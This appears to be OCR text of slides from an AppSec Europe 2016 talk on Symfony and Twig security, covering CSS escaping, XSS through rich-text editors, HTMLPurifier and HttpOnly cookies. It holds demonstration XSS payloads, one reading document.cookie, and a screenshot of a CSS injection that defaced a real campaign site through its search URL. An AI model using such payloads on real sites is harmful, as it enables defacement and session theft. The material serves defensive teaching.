    }
</style>

{# will output #}
<style>
    .custom_color {
        color: #FFFFFF;} body { display:none;
    }
</style>
```

```twig
{# file.html.twig #}
<style>
    .custom_color {
        color: #{{ user_color|e('css') }}
    }
</style>

{# will output #}
<style>
    .custom_color {
        color: #FFFFFF\3B \7D \20 body\20 \7B \20 display\3A none\3B \20
    }
</style>
```

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
Pitfall: rich-text editors



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When displaying back the given content, we should keep this beautiful formatting...

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
Which of the following protections ensures WYSIWYG's sanity?
A: The editor before posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

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
Which of the following protections ensures WYSIWYG's sanity?
A: The editor b ore posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

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Disable JavaScript

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
Inject what you want

Short description

```
<script type="text/javascript">alert('Hello, world!');</script>
```

Source | B | I | U | S | Styles | Heading 1 | Font

AppSec Europe 2016



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
Which of the following protections ensures WYSIWYG's sanity?
A: The editor b ore posting data
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C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

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No Built-in WYSIWYG Validator

Client-Side editors.

No generic solution.

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Which of the following protections ensures WYSIWYG's sanity?
A: The editor before posting data
B: The built-in Symfony validator
C: My vendor's Twig filter
D: My wife sanitizes everything
GrafMe

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Solutions

- sanitize data using HTMLPurifier (http://htmlpurifier.org/)
- use HTMLPuriferBundle and `|purify` filter in Symfony

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
Use HttpOnly cookies

```
<script>
  alert(document.cookie);
</script>
```



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Which of the following protections ensures WYSIWYG's sanity?
A: The editor b re posting data
B: The built-in mfony validator
C: My vendor's Twig filter
D: My wife sa tizes everything
GrafMe

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

It doesn’t only happen to others




Christine Boutin | Boutin2012.fr : le site de campagne de Christine Boutin - Mozilla Firefox
Fichier Édition Affichage Historique Marque-pages Outils ?
Gmail - [left_blogs] Christin Boutin se reti...
Christine Boutin | Boutin2012.fr : le site d...
www.boutin2012.fr/search?q="><style>%23header{background:url(http://a.yfrog.com/img193/2041/yb5.png)}-%23main{back
Google
Gmail - Boîte de récep...
Shorten with bitly
Google Reader
BOUTIN 2012
RÉSISTER, TRANSMETTRE, CONSTRUIRE
Restez en contact avec nous
Votre e-mail
Votre code post.
JE VALIDE
ACCUEIL
CHRISTINE BOUTIN
MON PROJET
ME SOUTENIR
ACTUALITÉS
VIDÉOS
REVUE DE PRESSE
Je fais alliance avec Nicolas Sarkozy car on peut mettre un prix sur mon soutien.
Je me retire : découvrez la vidéo
Je me retire
VOIR LA VIDÉO
SUIVEZ CHRISTINE BOUTIN
Faire un don
Le quiz : Christine Boutin
Parrainer
Participer à la campagne
Le projet

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SMS Verification Hacks

